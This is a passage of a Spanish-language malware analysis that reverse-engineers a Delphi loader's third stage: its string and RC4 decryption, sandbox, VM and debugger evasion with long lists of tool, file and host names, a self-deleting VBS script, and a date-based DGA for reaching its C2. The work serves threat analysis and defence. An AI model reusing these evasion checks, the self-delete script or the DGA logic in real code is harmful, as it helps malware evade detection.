for i = 17 to 32:
   ks_buf[i] = ks[i]

prev_cipher_b = random_int()
first_iter = True
enc_string = hex_str(prev_cipher_b)

for ch in string:
   ks_index = 1 if ks_index >= len(ks) else ks_index + 1
   if first_iter:
      ks_val = ord(ks[0])
      first_iter = False
   else:
      ks_val = ks_buf[ks_index - 1]

   prev_cipher_b = ks_val ^ ( (ord(ch) + prev_cipher_b) % 255 )
   enc_string += hex_str(prev_cipher_b)

return enc_string
```

Para el descifrado cambian algunas cosas:

- Ya no se genera el seed de 4 caracteres aleatoriamente, sino que se obtiene de los 2 primeros y los 2 últimos caracteres de la string cifrada:
- Lh<texto cifrado en hex>B3
- Seed = LhB3
- El Key Stream se calcula igual.
- Para el descifrado, en lugar de que el primer valor de prev_cipher_b sea aleatorio, es los primeros 2 bytes de la string cifrada:
- Lh**41**<siguientes 2 bytes><siguientes 2 bytes><...>B3

- Seed = LhB3
- prev_cipher_b = **41** (“A” en hexadecimal)
- Por último, en lugar de sumar el valor de prev_cipher_b a ord(ch) y luego XOR, primero de hace XOR y luego se **resta**:
- Cifrado:

  prev_cipher_b = ks_val ^ ((ord(ch) + prev_cipher_b) % 255)

- Descifrado:

  prev_cipher_b = ((ks_val ^ ord(ch)) - prev_cipher_b) % 255

Descifrado del ZIP (XML descargado)

Se utiliza un cifrado RC4 modificado, descifrando el archivo en *chunks* de 256 bytes. Cada *chunk* es descifrado con un byte de la clave generada por la función KSA (Key Scheduling Algorithm) que utiliza RC4, KSA devuelve un buffer de 256 que será utilizada para descifrar el archivo.

```
System::__linkproc__ DynArraySetLength((void **)&key_bytes_256, _TCryptoUtils__1_TypeInfo, 1, 256);
mw_ksa((int)key_bytes, key_bytes_256);
j = 0;
System::__linkproc__ DynArraySetLength((void **)&decrypted_maybe_256, TArray_System_Byte__TypeInfo, 1, 256);
while ( 1 )
{
  v13 = ((__int64 (__fastcall *)(TStream_Self *))TMemoryStream_Self->TStream_VMT->sub_4C2418_0xc)(TMemoryStream_Self);
  if ( TStream_GetPosition(TMemoryStream_Self) >= v13 )
    break;
  v20 = ((int (__fastcall *)(TStream_Self *, int, int, int, int, int, int *, void *, struct _EXCEPTION_REGISTRATION_RECORD *))
          TMemoryStream_Self,
          decrypted_maybe_256,
          256,
          TStream_Stream_1,
          v18,
          i_1,
          v16,
          v15,
          ExceptionList);
  i_2 = (int)key_bytes_256;
  if ( key_bytes_256 )
    i_2 = *(key_bytes_256 - 1);
  mw_do_decrytp(decrypted_maybe_256, (int)key_bytes_256, i_2, &j);
  ((void (__fastcall *)(TStream_Self *, int, int))TStream_Streama->TStream_VMT->TStream_Write_0x1c)(
    TStream_Streama,
    decrypted_maybe_256,
    v20);
}
__writefsdword(0, (unsigned int)ExceptionList);
```

La clave pasada a la función KSA se encuentra cifrada y es “**7684223510**” (utf-8), sin embargo, la final utilizada es L” **76842**” (utf-16).

```
sub_74BC5C(1, &p_enc_str);                      // returns -> 7684223510 (decrypted)
mw_decrypt(0, p_enc_str, (__int32)&a7684223510, a2, i);
sub_74BC5C(2, &enc_str_1);                      // returns -> * (decrypted)
mw_decrypt(0, enc_str_1, (__int32)&asterisco, a2, i);
v16 = &savedregs;
```

El motivo de esto es porque al copiar la clave en utf-8 a un buffer utf-16, se copia indicando que la longitud de la clave es 10 (en utf-8), pero esta longitud es la mitad si hablamos de utf-16.


```
System::__linkproc__ DynArraySetLength((void **)&key_bytes, TArray_System_Byte__TypeInfo, 1, (int)a7684223510_1);
a7684223510_2 = a7684223510;
if ( a7684223510 )
  a7684223510_2 = (int *)*(a7684223510 - 1);
v10 = UStrToPWChar(a7684223510);
Move((int)v10, key_bytes, (int)a7684223510_2);
System::__linkproc__ DynArraySetLength((void **)&key_bytes_256, TCryptoUtils_1_TypeInfo, 1, 256);
```

Es posible que esto sea un bug, pero también es posible que se haya hecho intencionadamente para confundir.


Ejecución de la tercera etapa

Identificación del EP

Para el análisis de la tercera etapa es necesario descifrar el XML descargado, el resultado del descifrado es un archivo comprimido.



Dentro del comprimido residen varios archivos con extensión ***.sys*** legítimos y un archivo con extensión ***.exe***, este último es el binario programado otra vez en Delphi.




De nuevo, podemos identificar el *Entry Point* buscando por la función **TApplication.CreateForm()** o usando el plugin **DelphiHelper**.

```
volatile signed __int32 *EntryPoint()
{
  const System::Sysutils::TFormatSettings *v0; // ecx
  int *date; // eax
  __int64 v3; // [esp-Ch] [ebp-34h] BYREF
  int *v4; // [esp-4h] [ebp-2Ch]
  int v5; // [esp+4h] [ebp-24h] BYREF
  char *v6; // [esp+8h] [ebp-20h] BYREF
  char *System::TDateTime_; // [esp+Ch] [ebp-1Ch] BYREF
  double v8; // [esp+10h] [ebp-18h]
  int savedregs; // [esp+28h] [ebp+0h] BYREF

  v6 = 0;
  v5 = 0;
  System::TDateTime_ = 0;
  sub_412F7C((int)&unk_C51DB8);
  v4 = &savedregs;
  HIDWORD(v3) = &loc_C667F0;
  LODWORD(v3) = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)&v3);
  v8 = unknown_libname_375();
  System::Sysutils::DateToStr(FormatSettings, (const int)&System::TDateTime_, v0);
  UStrAsg((char **)&date_time, System::TDateTime_);
  System::Sysutils::IntToStr(v3);
  System::__linkproc__ UStrCat3(&v6, (char *)date_time, (char *)v5);
  date = UStrToPWChar((int *)v6);
  if ( mw_CreateMutex(0, -1, (LPCWSTR)date) && kernel32_GetLastError_1() != ERROR_ALREADY_EXISTS )
  {
    TApplication_Initialize(*(_DWORD *)Application);
    TApplication_SetMainFormOnTaskBar(*(_DWORD *)Application, 0);
    TApplication_CreateForm(
      *(_DWORD *)Application,
      VMT_8B81C8_THPUI_SupportDashboard_X7K2QabfJg7vE1Pw3YP8xSglV1,
      gvar_00C91F68);
    Vcl::Forms::TApplication::Run(*(Vcl::Forms::TApplication **)Application);
  }
  __writefsdword(0, v3);
  v4 = (int *)&loc_C667F7;
  return MemFree((volatile signed __int32 **)&v5, 3);
}
```

```
[INFO] Delphi version: >= 2014
[INFO] Found EP functions:
[INFO] EP0: 0xc66712 InitExe/InitLib
[INFO] EP1: 0xc667c2 CreateForm("VMT_8B81C8_THPUI_SupportDashboard_X7K2QabfJg7vE1Pw3YP8xSglV1")
```

Al igual que en la anterior muestra, el Mutex que se crea es la fecha actual.

En este caso el formulario creado sólo tiene 2 funciones, **FormCreate** y **FormShow**.



FormCreate es donde reside la lógica del malware. Primeramente, se comprueba si el ejecutable ya se está ejecutando.

```
if ( (unsigned __int8)mw_im_already_running(ExceptionList, (int)v17) )
{
  v8 = TApplication_Terminate(*(_DWORD *)Application);
  System::__linkproc__ Halt0(v8);
}
```

Después, el malware intenta leer un archivo de configuración (**.cfg**), si no existe, este archivo es creado.

```
mw_get_cfg_file((char **)&cfg_in_public_dir, v7, a1, a3, a4);
if ( !System::Sysutils::FileExists(cfg_in_public_dir, 1, v8) )
{
  mw_create_cfg_file(a1, a3, a4);
  kernel32_Sleep_1(40000u);
}
```

Antianalisis

De nuevo, el malware implementa varias técnicas antianalisis.

```
if ( (unsigned __int8)mw_anti_analisys(a3, a4) || kernel32_IsDebuggerPresent() )
{
  mw_create_vbs(a1, a3, a4);
}
```

```
v9[1] = (unsigned int)&loc_8B81A8;
v9[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)v9);
mw_GetComputerName(&computername);
mw_GetUsername(&username_1);
mw_GetOsVersion(&username);
mw_GetCountryCode(&p_country_code);
v2 = mw_detect_virtualization(0, a1, a2, v9[0]);
if ( !(_BYTE)v2
  && !mw_detect_debugger((int)v2, v3, v4)
  && !(unsigned __int8)mw_check_tools_installed_dirs(a1, a2)
  && !(unsigned __int8)mw_check_files_presents(a1, a2)
  && !(unsigned __int8)mw_check_tools_in_drives_directory(a1, a2)
  && !(unsigned __int8)mw_check_tools_installed_dirs_2(a1, a2) )
{
  System::__linkproc__ UStrEqual(username, L"7");
  if ( (!v5 || !(unsigned __int8)mw_check_tools_installed_dirs_3(0, a1, a2))
    && !(unsigned __int8)mw_check_computername(computername, a1, a2)
    && !(unsigned __int8)mw_check_computername_and_username((int)computername, (int)username_1, username, a1, a2)
    && !(unsigned __int8)mw_check_for_analisys_processes(a1, a2) )
  {
    TApplication_GetExeName(*(_DWORD *)Application, &System::UnicodeString_);
    System::Sysutils::ExtractFileName(System::UnicodeString_, (int)&System::UnicodeString__3);
    System::Sysutils::ChangeFileExt(System::UnicodeString__3, 0, &ExceptionList_1);
    sub_428D04(ExceptionList_1, &System::UnicodeString_2);
    System::UnicodeString_1 = System::UnicodeString_2;
    mw_get_main_window_title(&p_window_title, 0, a1, a2);
    sub_428D04((int)p_window_title, &p_window_title_1);
    if ( !(unsigned __int8)System::Sysutils::TStringHelper::Contains(
                             (System::Sysutils::TStringHelper *)&p_window_title_1,
                             System::UnicodeString_1) )
    {
      System::ParamStr(0, &System::UnicodeString__1);
      System::Sysutils::ExtractFileDir(System::UnicodeString__1, (const int)&System::UnicodeString__2);
      System::Sysutils::ExtractFileName(System::UnicodeString__2, (int)&ExceptionList_2);
      sub_428D04(ExceptionList_2, &System::UnicodeString_3);
      System::UnicodeString = System::UnicodeString_3;
      mw_get_main_window_title(&window_title, 0, a1, a2);
      sub_428D04((int)window_title, &v20);
      if ( !(unsigned __int8)System::Sysutils::TStringHelper::Contains(
                               (System::Sysutils::TStringHelper *)&v20,
                               System::UnicodeString) )
        mw_get_processes_running_2(0, a1, a2);
    }
  }
}
```

Las técnicas utilizadas son:

Detención de virtualización vía **CPUID** y la clave de registro **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters**:

```
mw_select_antianalisys_strs(KVMKVMKVM_XlzBb, &enc);
mw_decrypt(0, enc, &KVMKVMKVM, a1, a2, a3);
mw_select_antianalisys_strs(VBoxVBoxVBox_PaY65, &enc_1);
mw_decrypt(0, enc_1, &VBoxVBoxVBox, a1, a2, a3);
mw_select_antianalisys_strs(SOFTWARE_Microsoft_Virtual_Machine_Guest_Parameters_Z7Oiu, &enc_2);
mw_decrypt(0, enc_2, &SOFTWARE_Microsoft_Virtual_Machine_Guest_Parameters, a1, a2, a3);
mw_select_antianalisys_strs(ProcessorNameString_cGZF8, &enc_3);
mw_decrypt(0, enc_3, &ProcessorNameString, a1, a2, a3);
aVMXh = 0;
ExceptionList = (struct _EXCEPTION_REGISTRATION_RECORD *)&savedregs;
v15 = &loc_8B6134;
ExceptionList_1 = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)&ExceptionList_1);
sub_8B6064(a1);
__writefsdword(0, (unsigned int)ExceptionList_1);
if ( aVMXh == 'VMXh' )
{
  v24 = 1;
}
else
{
  FillChar(CPUID_output, 16, 0);
  _EAX = 0;
  __asm { cpuid }
  LOBYTE(CPUID_output[0]) = _EBX;
  HIBYTE(CPUID_output[0]) = _EDX;
  *(_DWORD *)&CPUID_output[1] = _ECX;
  KVMKVMKVM_1 = UStrToPWChar((int *)KVMKVMKVM);
  if ( System::Sysutils::StrComp((System::Sysutils *)CPUID_output, (const wchar_t *)KVMKVMKVM_1, v10)
    && (VBoxVBoxVBox_1 = UStrToPWChar((int *)VBoxVBoxVBox),
        System::Sysutils::StrComp((System::Sysutils *)CPUID_output, (const wchar_t *)VBoxVBoxVBox_1, v12)) )
  {
    v23 = (System::TObject *)TRegistry_Create_0(VMT_5104E4_TRegistry);
    ExceptionList = (struct _EXCEPTION_REGISTRATION_RECORD *)&savedregs;
    v15 = &loc_8B621A;
    ExceptionList_1 = NtCurrentTeb()->NtTib.ExceptionList;
    __writefsdword(0, (unsigned int)&ExceptionList_1);
    TRegistry_SetRootKey(v23);
    if ( !(unsigned __int8)mw_OpenKey(v23, (int)SOFTWARE_Microsoft_Virtual_Machine_Guest_Parameters)
      || !(unsigned __int8)j_TRegistry_GetDataInfo((int)v23, (int)ProcessorNameString) )
    {
      __writefsdword(0, (unsigned int)ExceptionList_1);
      ExceptionList = (struct _EXCEPTION_REGISTRATION_RECORD *)&loc_8B6221;
      return System::TObject::Free(v23);
    }
    v24 = 1;
    System::__linkproc__ TryFinallyExit((unsigned int)ExceptionList_1, (int)v15, (int)ExceptionList);
```

La cadena **"VMXh"** se usa en malware como una huella de VMware para detectar si se está ejecutando dentro de una máquina virtual mediante instrucciones de "backdoor" del hypervisor y, en caso afirmativo, alterar su comportamiento o detener su ejecución para evitar que sea analizado.

Detección del depurador usando **IsDebuggerPressent()** y **CheckRemoteDebuggerPresent()**:

```
bool __fastcall mw_detect_debugger(int a1, int a2, BOOL pbDebuggerPresent__1)
{
  HANDLE CurrentProcess; // eax
  BOOL pbDebuggerPresent_; // [esp+0h] [ebp-4h] BYREF

  pbDebuggerPresent_ = pbDebuggerPresent__1;
  if ( kernel32_IsDebuggerPresent_0() )
    return 1;
  CurrentProcess = kernel32_GetCurrentProcess();
  return kernel32_CheckRemoteDebuggerPresent(CurrentProcess, &pbDebuggerPresent_) && pbDebuggerPresent_
      || *some_debugger_flag != 0;
}
```

Comprobar directorios de aplicaciones conocidas:

- C:\Program Files\FileZilla FTP Client\
- C:\Program Files (x86)\FileZilla FTP Client\

- C:\Program Files\CCleaner\
- C:\Program Files (x86)\CCleaner\
- C:\Program Files\Adobe\Acrobat DC\
- C:\Program Files\Adobe\Acrobat DC\
- C:\Program Files\uTorrent\
- C:\Program Files (x86)\uTorrent\
- C:\Program Files\CCleaner\
- C:\Program Files (x86)\CCleaner\
- C:\Program Files\Adobe\
- C:\Program Files\CCleaner\
- C:\Program Files\DVD Maker\
- C:\Program Files\FileZilla FTP Client\
- C:\Program Files\Mozilla Firefox\
- C:\Program Files\Notepad++\

Comprobar el directorio ProcessInvestigator en D, C, E, A, F

- D:\TOOLS\ProcessInvestigator\
- C:\TOOLS\ProcessInvestigator\
- E:\TOOLS\ProcessInvestigator\
- A:\TOOLS\ProcessInvestigator\
- F:\TOOLS\ProcessInvestigator\

Comprobar los siguientes directorios:

- D:\programming
- D:\script
- C:\bootmgr
- C:\BOOTNXT

Comprobar los siguientes archivos presentes en el sistema:

- C:\admin_data\data_base\parcel.dbf
- C:\admin_data\document\Art_Reviews.pdf
- C:\admin_data\document\Callaghan_1966.rtf
- C:\admin_data\document\CMC-13.doc
- C:\admin_data\document\Collab_Red_Hat.odt

- C:\admin_data\document\combination-calc.xls
- C:\admin_data\document\Core_of_Art.pdf
- C:\admin_data\picture\dewdrops-flower.jpg
- C:\admin_data\picture\hydrengea.jpeg
- C:\mydownload\admin_data\sports.xls
- C:\Users\Administrator\Desktop\admin_data\Art_Reviews.pdf
- E:\admin_data\X-bar_R_charts.pptx
- C:\BOOTSECT.BAK
- C:\pagefile.sys
- C:\swapfile.sys

De nuevo, se vuelve a comprobar el nombre de quipo con:

- WIN-VUA6POUV5UP
- Win-StephyPC3
- Difusor
- DESTOP2457
- WORK
- JOHN-PC
- Y los usuarios con:
- WORK
- John
- Vboxuser
- 7

Por último, se comprueban los siguientes nombres de procesos:

- WireShark
- Tcpdump
- Cain & Abel
- Ettercap
- NetworkMiner
- Colasoft Capsa
- Capsa Network Analyzer
- Omnipeek
- WinPcap

- Microsoft Network Monitor
- CommView
- Fiddler
- Sysinternals TCPView
- Cocoa Packet Analyzer
- NetStumbler
- Wi-Fi Inspector
- netsniff-ng
- Aircrack-ng
- Angry IP Scanner
- SoftPerfect Network Scanner
- Advanced Port Scanner
- Wi-Fi Pineapple
- PRTG Network Monitor
- SolarWinds Network Performance Monitor
- Process Explorer
- Process Hacker
- procmon.exe
- filemon.exe
- Wireshark.exe
- ProcessHacker.exe
- PCHunter64.exe
- PCHunter32.exe
- JoeTrace.exe
- ollydbg.exe
- ida.exe
- x64dbg.exe
- cheatengine.exe
- ollyice.exe
- fiddler.exe
- devenv.exe
- radare2.exe
- ghidra.exe

- frida.exe
- binaryninja.exe
- cutter.exe
- hopper.exe
- jd-gui.exe
- canvas.exe
- pebrowsepro.exe
- gdb.exe
- prtg.exe
- cain.exe
- NetworkAnalyzerPro.exe
- OmniPeek.exe
- netmon.exe
- colasoft.exe
- netwitness.exe
- netscanpro.exe
- packetanalyzer.exe
- packettotal.exe
- tshark.exe
- windump.exe
- PRTG Probe.exe
- NetFlowAnalyzer.exe
- SWJobEngineWorker2x64.exe
- NetPerfMonService.exe
- SolarWinds.DataProcessor.exe
- ettercap.exe
- apimonitor.exe
- apimonitor-x64.exe
- apimonitor-x32.exe
- x32dbg.exe
- x64dbg.exe
- x96dbg.exe
- fakenet.exe

- hexworkshop.exe
- sysexp.exe
- ResourceHacker.exe
- Pmfexe.exe

Si algo es detectado, se crea un archivo VBS que se encarga de eliminar el binario en ejecución.


```
  Set_WMI_0x3d_GetObject__winmgmts_0x7bimpersonationLevel0x3dimpersonate0x7d0x21___root_cimv2___v7JXk,
  &enc_3);
mw_decrypt(0, enc_3, &v55, a1, a2, a3);
sub_6A1CCC(Set_FSO_0x3d_CreateObject__Scripting_FileSystemObject___RIvFK, &enc_4);
mw_decrypt(0, enc_4, &v54, a1, a2, a3);
sub_6A1CCC(Set_Processes_0x3d_WMI_ExecQuery__SELECT_0x2a_FROM_Win32_Process_WHERE_Name_0x3d__igAjP, &enc_5);
mw_decrypt(0, enc_5, &ExceptionList_2, a1, a2, a3);
sub_6A1CCC(___KZbs3, &enc_6);
mw_decrypt(0, enc_6, &v52, a1, a2, a3);
sub_6A1CCC(For_Each_Process_in_Processes_LVOtz, &enc_7);
mw_decrypt(0, enc_7, &v51, a1, a2, a3);
sub_6A1CCC(____Process_Terminate_LfD0H, &enc_8);
mw_decrypt(0, enc_8, &v50, a1, a2, a3);
sub_6A1CCC(Next_sLDbv, &enc_9);
mw_decrypt(0, enc_9, &v49, a1, a2, a3);
sub_6A1CCC(WScript_Sleep_5000_UV1qg, &enc_10);
mw_decrypt(0, enc_10, &v48, a1, a2, a3);
sub_6A1CCC(If_FSO_FileExists___52Jir, &enc_11);
mw_decrypt(0, enc_11, &ExceptionList_3, a1, a2, a3);
sub_6A1CCC(___Then_KFEu1, &enc_12);
mw_decrypt(0, enc_12, &v46, a1, a2, a3);
sub_6A1CCC(____FSO_DeleteFile___ghg6M, &enc_13);
mw_decrypt(0, enc_13, &ExceptionList_4, a1, a2, a3);
sub_6A1CCC(__6Q0Zs, &enc_14);
mw_decrypt(0, enc_14, &v44, a1, a2, a3);
sub_6A1CCC(End_If_VqIqI, &enc_15);
mw_decrypt(0, enc_15, &v43, a1, a2, a3);
sub_6A1CCC(FSO_DeleteFile___91jB4, &enc_16);
mw_decrypt(0, enc_16, &ExceptionList_5, a1, a2, a3);
sub_6A1CCC(___1_N3ov7, &enc_17);
mw_decrypt(0, enc_17, &v41, a1, a2, a3);
sub_6A1CCC(Set_FSO_0x3d_Nothing_A6Aea, &enc_18);
mw_decrypt(0, enc_18, &v40, a1, a2, a3);
sub_6A1CCC(Set_WMI_0x3d_Nothing_b2zEf, &enc_19);
mw_decrypt(0, enc_19, &v39, a1, a2, a3);
TStringList = (System::TObject *)System::Classes::TStringList::TStringList(VMT_49C7B4_TStringList);
v9 = &savedregs;
v8 = (int *)&loc_8ACE44;
ExceptionList_1 = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)&ExceptionList_1);
(*(void (__fastcall **)(System::TObject *, char *))(*(_DWORD *)TStringList + 60))(TStringList, v56);// TStringList.Add
(*(void (__fastcall **)(System::TObject *, char *))(*(_DWORD *)TStringList + 60))(TStringList, v55);
(*(void (__fastcall **)(System::TObject *, char *))(*(_DWORD *)TStringList + 60))(TStringList, v54);
ExceptionList = ExceptionList_2;
System::__linkproc__ UStrCatN(&v13, 5);
(*(void (__fastcall **)(System::TObject *, int))(*(_DWORD *)TStringList + 60))(TStringList, v13);
(*(void (__fastcall **)(System::TObject *, char *))(*(_DWORD *)TStringList + 60))(TStringList, v51);
(*(void (__fastcall **)(System::TObject *, char *))(*(_DWORD *)TStringList + 60))(TStringList, v50);
(*(void (__fastcall **)(System::TObject *, char *))(*(_DWORD *)TStringList + 60))(TStringList, v49);
```

```
On Error Resume Next

Set WMI = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")

Set FSO = CreateObject("Scripting.FileSystemObject")

Set Processes = WMI.ExecQuery("SELECT * FROM Win32_Process WHERE Name = <nombre_exe>")

For Each Process in Processes

    Process.Terminate

Next
```

```
WScript.Sleep 5000

If FSO.FileExists("<nombre_exe>") Then

    FSO.DeleteFile "<nombre_exe>"

End If

FSO.DeleteFile "<nombre_exe>"

Set FSO = Nothing

Set WMI = Nothing
```

Hilo principal y DGA

Por último, una vez pasadas todas las comprobaciones, el malware crea un hilo que será el encargado de contactar con el C2 final.



Antes de contactar con el C2, se comprueba si se tiene conectividad.

```
if ( (_BYTE)v4 && (unsigned __int8)mw_there_are_internet_access(v4) )
{
  sub_8B1BA0(XMLNotFound, (int)a2, n3);
  mw_start_thread_c2_chanel(n3);
}
```

Esta función es la encargada de construir el dominio del C2 (usando DGA), una vez construido, se hace uso de RealThinClient (RTC) SDK para Delphi, diseñado para crear aplicaciones clientes HTTP/HTTPS.

```
int __usercall mw_start_thread_c2_chanel@<eax>(int n3@<eax>, int a2@<edi>)
{
  __int64 rax0; // rax
  System::Classes::TThread *AnonymousThread; // ebx
  struct _EXCEPTION_REGISTRATION_RECORD *ExceptionList; // [esp-Ch] [ebp-14h] BYREF
  void *v6; // [esp-8h] [ebp-10h]
  int *v7; // [esp-4h] [ebp-Ch]
  int n3_1; // [esp+4h] [ebp-4h]
  int savedregs; // [esp+8h] [ebp+0h] BYREF

  n3_1 = n3;
  (***(void (__fastcall ****)(_DWORD))(n3 + 44))(*(_DWORD *)(n3 + 44));
  HIDWORD(rax0) = 0;
  v7 = &savedregs;
  v6 = &loc_8B5D01;
  ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)&ExceptionList);
  LODWORD(rax0) = *(_DWORD *)(n3_1 + 52);
  if ( (_DWORD)rax0 && !*(_BYTE *)(rax0 + 17) )
    return System::__linkproc__ TryFinallyExit((unsigned int)ExceptionList, (int)v6, (int)v7);
  BYTE4(rax0) = 1;
  LODWORD(rax0) = VMT_8B25D0_HPTaskSchedulerThread_9PLM42bWdfWRQ01;
  AnonymousThread = j_mw_setup_c2_chanel(rax0, (int)&savedregs, a2);
  *(_DWORD *)(n3_1 + 52) = AnonymousThread;
  TThread_Start((int)AnonymousThread);
  __writefsdword(0, (unsigned int)ExceptionList);
  return (*(int (__fastcall **)(_DWORD, _DWORD, int *, void *))(**(_DWORD **)(n3_1 + 44) + 4))(
           *(_DWORD *)(n3_1 + 44),
           **(_DWORD **)(n3_1 + 44),
           v7,
           &loc_8B5D08);
}
```

El hilo creado **HPTaskSchedulerThread_9PLM42bWdfWRQ01_Execute** se encarga de obtener la IP y el puerto del C2 usando DGA.

```
if ( !mw_ip_already_resolved((int)this) )
  mw_construct_domain_based_on_day((int)this, (int)a3, n3_3, datetime);
if ( !mw_ip_already_resolved((int)this) )     // this + 52 = ip
  goto LABEL_50;
```

```
if ( (unsigned __int8)mw_there_are_internet_access(this) )
{
  UStrAsg((char **)(this + 52), (char *)*off_C92748);
  UStrAsg((char **)(this + 56), (char *)*off_C92748);
  UStrLAsg((int *)&dot, (int)L".");
  sub_8A905C((char **)&_4LrKwBSjqD, this, a2, n3);// get "4LrKwBSjqD" string
  mw_construct_domain(_4LrKwBSjqD, (int *)&domain, this, a2, n3, datetime);
  mw_construct_domain_2(_4LrKwBSjqD, &p_domain, this, a2, n3, datetime);
  mw_construct_domain_3(_4LrKwBSjqD, (int *)&domain_1, this, a2, n3, datetime);
  mw_get_ip_of_domain(domain, &ip, this, a2, n3);
  System::__linkproc__ UStrEqual(ip, *off_C92748);
  if ( v5 )
    mw_get_ip_of_domain((char *)p_domain, &ip, this, a2, n3);
  System::__linkproc__ UStrEqual(ip, *off_C92748);
  if ( v5 )
    mw_get_ip_of_domain(domain_1, &ip, this, a2, n3);
  System::__linkproc__ UStrEqual(ip, *off_C92748);
  if ( !v5 )
  {
    UStrLAsg((int *)&ip_1, (int)ip);
    UnicodeStringReplace((DWORD)ip, dot, (char *)*off_C92748, gvar_008B38AC, &v15);
    sub_8A90EC(v15, 0x200ED61, (__int32)&v8, this, a2, n3);
    UStrAsg((char **)(this + 52), ip_1);
    UStrAsg((char **)(this + 56), (char *)v8);
  }
}
```

mw_construct_domain_based_on_day() construye un subdominio pseudoaleatorio usando como semilla "4LrKwBSjqD" y el día, mes y año en el momento de la ejecución. Una vez el subdominio esté generado, se selecciona un dominio principal (servicios de DNS dinámico), uno por cada día del año.

```
mw_select_time_stuff_enc(_12496_fF0Kh, &enc);
mw_decrypt(0, enc, &_12496, this, a4, n3);
_12496_1 = to_int((int)_12496, 10000, v6);
mw_select_time_stuff_enc(_187_OeyoT, &enc_1);
mw_decrypt(0, enc_1, &_187, _12496_1, a4, n3);
_187_1 = to_int((int)_187, 100, v8);
mw_select_time_stuff_enc(___1_LDkyz, &enc_2);
mw_decrypt(0, enc_2, &dot, _12496_1, a4, _187_1);
